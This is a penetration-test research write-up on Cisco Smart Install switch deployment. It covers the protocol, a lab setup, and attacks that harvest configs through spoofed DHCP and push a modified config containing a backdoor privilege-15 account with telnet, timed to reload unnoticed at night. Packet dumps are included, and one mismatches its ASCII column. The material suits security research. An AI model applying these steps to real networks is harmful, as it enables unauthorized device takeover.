Cisco Smart Install

Part 1. Research for the “pentest”

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
Smart Install Concepts

Smart Install is a plug-and-play configuration and image-management feature that provides zero-touch deployment for new switches. This means that a customer can ship a switch to a location, place it in the network and power it on with no configuration required on the switch.

This technology also provides backup configuration when it is modified.

Smart Install Network

Figure 1-1 Typical Smart Install Network Diagram



The main components of the network Smart Install:

- The **"Director"** builds a topology director database for the network by collecting information from the network Smart Install switches.

  The director uses the database:

  - To assign a configuration file and image to a client.
  - As a reference to obtain the PID, the image name, and the configuration file for an on-demand update of network switches.

- In Smart Install network uses **"DHCP server"** to assign IP addresses for transfer of specific parameters.
- Smart Install relies on a **"TFTP server"** to store image and configuration files. The TFTP server can be an external device, or the director can act as a TFTP server. If the director is the TFTP server, the available flash file space on the director must be adequate to accommodate the client Cisco IOS image and configuration files.
- **"Client switches"** have a direct or indirect connection to the director so that they can receive image and configuration downloads from it. A switch becomes a Smart Install client when either director or when the director IP address is configured on the switch manually.

Supported Devices for Smart Install

«Client»

Switch	Minimum Software Releases	Release Date
Catalyst 3750-E, 3750, 3560-E, and 3560 Switches	Cisco IOS Release 12.2(52)SE	01.10.2009
Catalyst 3750-X and 3560-X Switches	Cisco IOS Release 12.2(53)SE2	27.04.2010
Catalyst 3560-C Compact Switches	Cisco IOS Release 12.2(55)EX	12.08.2010
Catalyst 2960 and 2975 Switches	Cisco IOS Release 12.2(52)SE	01.10.2009
Catalyst 2960-S Switches	Cisco IOS Release 12.2(53)SE1	27.04.2010
Catalyst 2960-C Compact Switches	Cisco IOS Release 12.2(55)EX1	12.08.2010
Catalyst 2960-SF	Cisco IOS Release 15.0(2)SE	07.08.2012
Catalyst 2960- P	Cisco IOS Release 15.2(2)SE	26.11.2013

- the earliest releases

Supported Devices for Smart Install


«Director»

Switch or Router	Minimum Software Releases	Release Date
Catalyst 6500 Supervisor Engine 2T-10GE	Cisco IOS Release 15.1(1)SY	03.05.2013
Catalyst 4500 Supervisor Engine 7E and 7LE	Cisco IOS Release XE 3.4SG	24.07.2013
Catalyst 4500 Supervisor Engine 6K and 6LE	Cisco IOS Release 15.1(2)SG	24.07.2013
Catalyst 3850	Cisco IOS Release 3.2(0)SE	03.04.2013
Catalyst 3650	Cisco IOS Release 3.3(0)SE	07.10.2013
Catalyst 3750 (E,X), 3560 (E,X) Switches	Cisco IOS Release 12.2(55)SE	12.08.2010
Cisco 3800, 2800, and 1800 Series Integrated Services Routers	Cisco IOS Release 15.1(3)T	21.01.2011
Cisco 3900, 2900, and 1900 Series Integrated Services Routers G2	Cisco IOS Release 15.1(3)T	21.01.2011

 - the earliest releases

Smart Install Description

Director Database Contents of Client Switches



Client Switch	In Director Database ?	Source of Database Information
Client 1	Yes	Learned from Cisco Discovery Protocol (CDP) and from Smart Install. The client also sends information about its neighbor (Client 2).
Client 2	Yes	Information received from Client 1.
Client 3	Yes	Learned from CDP.
Client 4	No	No information available. The client is not an immediate neighbor of the director or another Smart Install switch.
Client 5	Yes	Learned from CDP.
Client 6	No	No information available. The client is not an immediate neighbor of the director or another Smart Install switch.
Client 7	Yes	Learned from CDP and from Smart Install. The client also sends information about its neighbor Client 8. Client 7 is a non-VLAN 1 switch.
Client 8	Yes	The information to Client 8 will be sent by Client 7 via non-VLAN1. Client 8 is a non-VLAN 1 switch.

The Cisco IOS releases 15.0(2)SE, 15.1(1)SY, 15.1(2)SG, XE 3.4SG, 15.0(2)EX, 15.0(2)EX1, 3.6.(0)E, and 15.2.(2)E are Smart Install capable switches, supporting non-VLAN 1 management and providing the ability to discover the client switches available on non-VLAN 1.

Smart Install Description

Smart Install Groups

Custom groups take precedence over built-in groups and are based on:

- **Stack group**—For switches in a stack, you can configure groups based on their number in the stack. Stack groups are used only for switch stack upgrades, and clients do not need to be in the director database.

  match 3 3750e WS-3750E-24PD (matches switch 3 in a Catalyst 3750E stack with a port configuration of 24 PoE ports)

- **MAC address**—You can create a custom group of specific switches by using the MAC addresses of the switches to configure the group. You can include switches with the same or different product IDs, as long as they use the same image and configuration file.

  match mac 0023.34ca.c180
  match mac 001a.a1b4.ee00

- **Connectivity**—You can configure a custom group based on network topology; that is, all switches that have the same upstream neighbor. Connectivity groups take precedence over groups with matching product IDs or stack numbers. Connectivity groups include only standalone switches (not switch stacks), and clients must be in the director database.

  match host 2.2.2.2 interface gigabitethernet0/1

- **Product IDs (PIDs)**—These product IDs are all supported models, including newer PIDs that were not shipping when the software was released and therefore are not in the CLI. PID groups include only standalone switches (not switch stacks), and clients do not need to be in the director database.


  match WS-C2960-48TC-L

Built-in groups are based on PIDs that you can select from the CLI. These represent the fixed Ethernet switching products that were shipping when the software was released, for example, 3750, 3560, 2975, 2960, 3850, and 3650.

match built-in 3560 24

Smart Install Description

How it works



* **Join window -** the time interval during which the director sends configuration and image files to clients.

Smart Install Description

How it works

BackUp Configuration After a client boots up, it sends a copy of its startup configuration to the director. This file is the backup configuration for that client. Any time the user, directly or through the director, saves a client configuration, a backup configuration is created. The configuration is stored on the local repository on the director or on a remote repository on a server.

A client configuration backup is triggered:

- When the write memory privileged EXEC command is entered on the client.
- When the director boots up, it requests configuration information from clients and backs up these configurations.

vstack script To identify the default post install file for the clients.


- not available when a router is the Smart Install Director;
- was introduced in releases 15.2(2)E and 3.6.0E (Release Date 27.06.2014) .

Example of post install script:

"vlan 123" "name VLAN" "exit"
"sdm prefer default"

Description of the test infrastructure

Scheme of connection



Name	Model (PID)	Release OS
«Director» (1)	Cisco 2901 (CISCO2901/K9)	15.0(1r)M15
«Director» (2)	Cisco Catalyst 3750 (WS-C3750X-48P)	15.2(4)E2
«Client1»	Cisco Catalyst 2960 (WS-C2960-48TT-L)	15.0(2)SE10
«Client2»	Cisco Catalyst 2960S (WS-C2960S-48TS-L)	15.2(2a)E
«TFTP-server»	Desktop	Windows 7 x64, TFTPd64
«Console»	Desktop	Windows 7 x64, com1, PuTTy
«Notebook»	Notebook	Windows 7 x64, CentOS 7 x64, WireShark (2.0.5)

Description of the test infrastructure

Instruments for researching

- **Wireshark (Version 2.0.5)** – is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions. (https://www.wireshark.org)
- **debug vstack all** (Cisco CLI) - to enable debugging of the Smart Install all feature. Display debugging information on device console.
- **monitor session …** (Cisco CLI) - this means that this mirror port will receive copies of all packets on the corresponding original port while the original traffic won't be affected.
- **Python 2.7 + module "socket"**

```
c1 = 'tftp://192.168.1.5/tar_imglist0.txt'
sTcp = sTcp + c1.encode('hex')                          <- Python 2.7
sTcp = sTcp + binascii.hexlify(c1.encode()).decode()    <- Python 3.0
```

Description of the test infrastructure

Configuration

«Director» Cisco 2901 (CISCO2901/K9), 15.0(1r)M15

```
vstack group custom c2960Lan product-id
 image tftp://192.168.1.5/c2960-lanbasek9-tar.150-2.SE10.tar
 config tftp://192.168.1.5/c2960-lanbase_config.txt
 script tftp://192.168.1.5/c2960-lanbase_post_install.txt   <- Cisco Catalyst 3750 (WS-C3750X-48P), 15.2(4)E2
 match WS-C2960-48TT-L                                      <- Group based on Product ID
!
vstack group custom c2960SLan product-id
 image tftp://192.168.1.5/c2960s-universalk9-tar.152-2a.E1.tar
 config tftp://192.168.1.5/c2960SLan_confg
 script tftp://192.168.1.5/c2960-lanbase_post_install.txt   <- Cisco Catalyst 3750 (WS-C3750X-48P), 15.2(4)E2
 match WS-C2960S-48TS-L                                     <- Group based on Product ID
!
vstack dhcp-localserver LANPOOL
 address-pool 192.168.1.0 255.255.255.0
 file-server 192.168.1.5
 default-router 192.168.1.1
!
vstack director 192.168.1.1
vstack basic
vstack startup-vlan 1
vstack backup file-server tftp://192.168.1.5/
```

Description of the test infrastructure

Configuration

What is done :

- Deleting configuration files on «Client1» and «Client2» (write erase).
- Connecting clients to the network of director.
- All clients receives the image and configuration files according to the settings on the director.
- Testing the correct operation of the backup clients configurations on TFTP-server.

Displaying on console of director:


Director# **show vstack status**
SmartInstall: ENABLED

```
Device Status:    ACT - Active         INA - Inactive      PND - Pending Update
                  HLD - On-hold        DNY - Denied        NSI - Non Smart Install
Image Upgrade:    i - in progress      I - done            X - failed
Config Upgrade:   c - in progress      C - done            x - failed
Director Database:
DevNo  MAC Address      Product-ID          IP_addr          Hostname    Status
=====  ==============   =================   ==============   ==========  =========
0      fc99.4737.8660   CISCO2901/K9        192.168.1.1      Director.y  Director
1      a8b1.d464.2480   WS-C2960S-48TS-L    192.168.1.4      SW_EXT      ACT I C  "Clienr2"
2      d0c2.8279.1880   WS-C2960-48TT-L     192.168.1.2      LAN         ACT I C  "Client1"
```

Research No. 1

Description

- Notebook connected in network of «Director».
- Run Wireshark.
- After reload Client2 we are received broadcast UDP-packet – response director at DHCP request the network settings :




```
Client IP address: 0.0.0.0
Your (client) IP address: 192.168.1.4
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: CiscoInc_64:24:c0 (a8:b1:d4:64:24:c0)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name: SW_EXT-a8b1.d464.2480.REV2
Magic cookie: DHCP
▷ Option: (53) DHCP Message Type (ACK)
▷ Option: (54) DHCP Server Identifier
▷ Option: (51) IP Address Lease Time
▷ Option: (58) Renewal Time Value
▷ Option: (59) Rebinding Time Value
▷ Option: (1) Subnet Mask
◢ Option: (150) TFTP Server Address
    Length: 4
    TFTP Server Address: 192.168.1.5
```

Research No. 1

Attack and results

Script of Python 2.7 on virtual machine “Cent OS 7”.

- Scanning network for open TCP-port “Smart Install” (4786).
- Sending broadcast UDP-request DHCP with MAC-address of found devices.

```
Bootp flags: 0x8000, Broadcast flag (Broadcast)
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: CiscoInc_64:24:c0 (a8:b1:d4:64:24:c0)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
```

- Receiving broadcast DHCP answer from “Director” with information of saved configuration.
- Downloading found configurations from TFTP-server on our local disk.

Results:

- Based on these configurations we can have a complete picture of the structure of the network segment.
- You can try to get the administrator password from hash of the device configurations.

Research No. 2
Description

- Connecting Notebook in port of “Director” and setting mirroring this with port of “Client1”.
  monitor session 1 source interface FastEthernet0/1
  monitor session 1 destination interface FastEthernet0/2
- Run Wireshark.
- On the "Directors", enter a command to force a refresh configuration in three versions :
  #vstack download-config tftp://192.168.1.5/c2960Lan_confg 192.168.1.2 NONE startup
  - without reload device;
  #vstack download-config tftp://192.168.1.5/c2960Lan_confg 192.168.1.2 NONE startup reload
  - reload device now;
  #vstack download-config tftp://192.168.1.5/c2960Lan_confg 192.168.1.2 NONE startup reload in 23:28
  - reload device after time (23 h 28 m).
- Looking on displaying of console on “Director” and “Client2”.
- Collect network packets sent "Director".
- Observing the use of the loaded configuration on the device after a reboot.

Research No. 2

Network packets

```
0000   00 00 00 01 00 00 00 01 00 00 00 03 00 00 01 28  ...............(
0010   00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 02  ................
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00b0   00 00 00 00 74 66 74 70 3a 2f 2f 31 39 32 2e 31  ....tftp://192.1
00c0   36 38 2e 31 2e 38 2f 4c 41 4e 2d 64 30 63 32 2e  68.1.5/LAN-d0c2.
00d0   38 32 37 39 2e 31 38 38 30 2e 52 45 56 32 00 00  8279.1880.REV2..
00e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130   00 00 00 00 00 00 00 00                          ........
```

<- without reload device

```
0000   00 00 00 01 00 00 00 01 00 00 00 03 00 00 01 28  ...............(
0010   00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 02  ................
0020   00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

<- reload device now

```
0000   00 00 00 01 00 00 00 01 00 00 00 03 00 00 01 28  ...............(
0010   00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 02  ................
0020   00 00 00 00 00 00 00 01 00 00 00 17 00 00 00 1c  ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

<- reload device after time (23 h 28 m)

Research No. 2

Attack and results

Script of Python 2.7 on virtual machine “Cent OS 7”.

- Make changes to the configuration file obtained in Research No.1.
  For example, adding this lines:

```
username ccc privilege 15 secret 0 cisco
line vty 0 4
  login local
  transport input telnet
end
```

- Preparing a TCP-packet with the name and address of the modified configuration file on our TFTP-server (own TFTP-server has been implemented to improve the quality of carrying out attacks on Python) and sending him on TCP-port “Smart Install” of “Client”.
- We observe the loading of our file and use of our settings after rebooting the device.

Results:

- If you run the reboot pending at night, our attack can pass unnoticed.
- !!! All supported devices for Smart Install Client are the vulnerable at this is attack.
- Since the current configuration in this case is not available to us, we can only replace it in the embodiment which is shown above – a "Denial of Service« (DoS).

Research No. 3
Description

- Connecting Notebook in port of “Director” and setting mirroring this with port of “Client1”.
  monitor session 1 source interface FastEthernet0/1
  monitor session 1 destination interface FastEthernet0/2
- Run Wireshark.
- On the "Directors", enter a command to force a upgrade IOS in two versions :

 # vstack download-image tar tftp://192.168.1.5/c2960-lanbasek9-tar.150-2.SE10.tar 192.168.1.2 NONE override reload

- reload device now;

 # vstack download-image tar tftp://192.168.1.5/c2960-lanbasek9-tar.150-2.SE10.tar 192.168.1.2 NONE override reload in 23:15

- reload device after time (23 h 15 m).

- Looking on displaying of console on “Director” and “Client2”.
- Collect network packets sent "Director".
- Observing the use of the loaded release of IOS on the device after a reboot

Research No. 3

Network packets

```
0000   00 00 00 01 00 00 00 01 00 00 00 02 00 00 01 c4   ................
0010   00 00 00 02 00 00 08 21 00 00 00 00 00 00 00 00   .......!........
0020   00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030   00 00 00 01 74 66 74 70 3a 2f 2f 31 39 32 2e 31   ....tftp://192.1
0040   36 38 2e 31 2e 35 2f 74 61 72 5f 69 6d 67 6c 69   68.1.5/tar_imgli
0050   73 74 32 2e 74 78 74 00 00 00 00 00 00 00 00 00   st2.txt.........
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
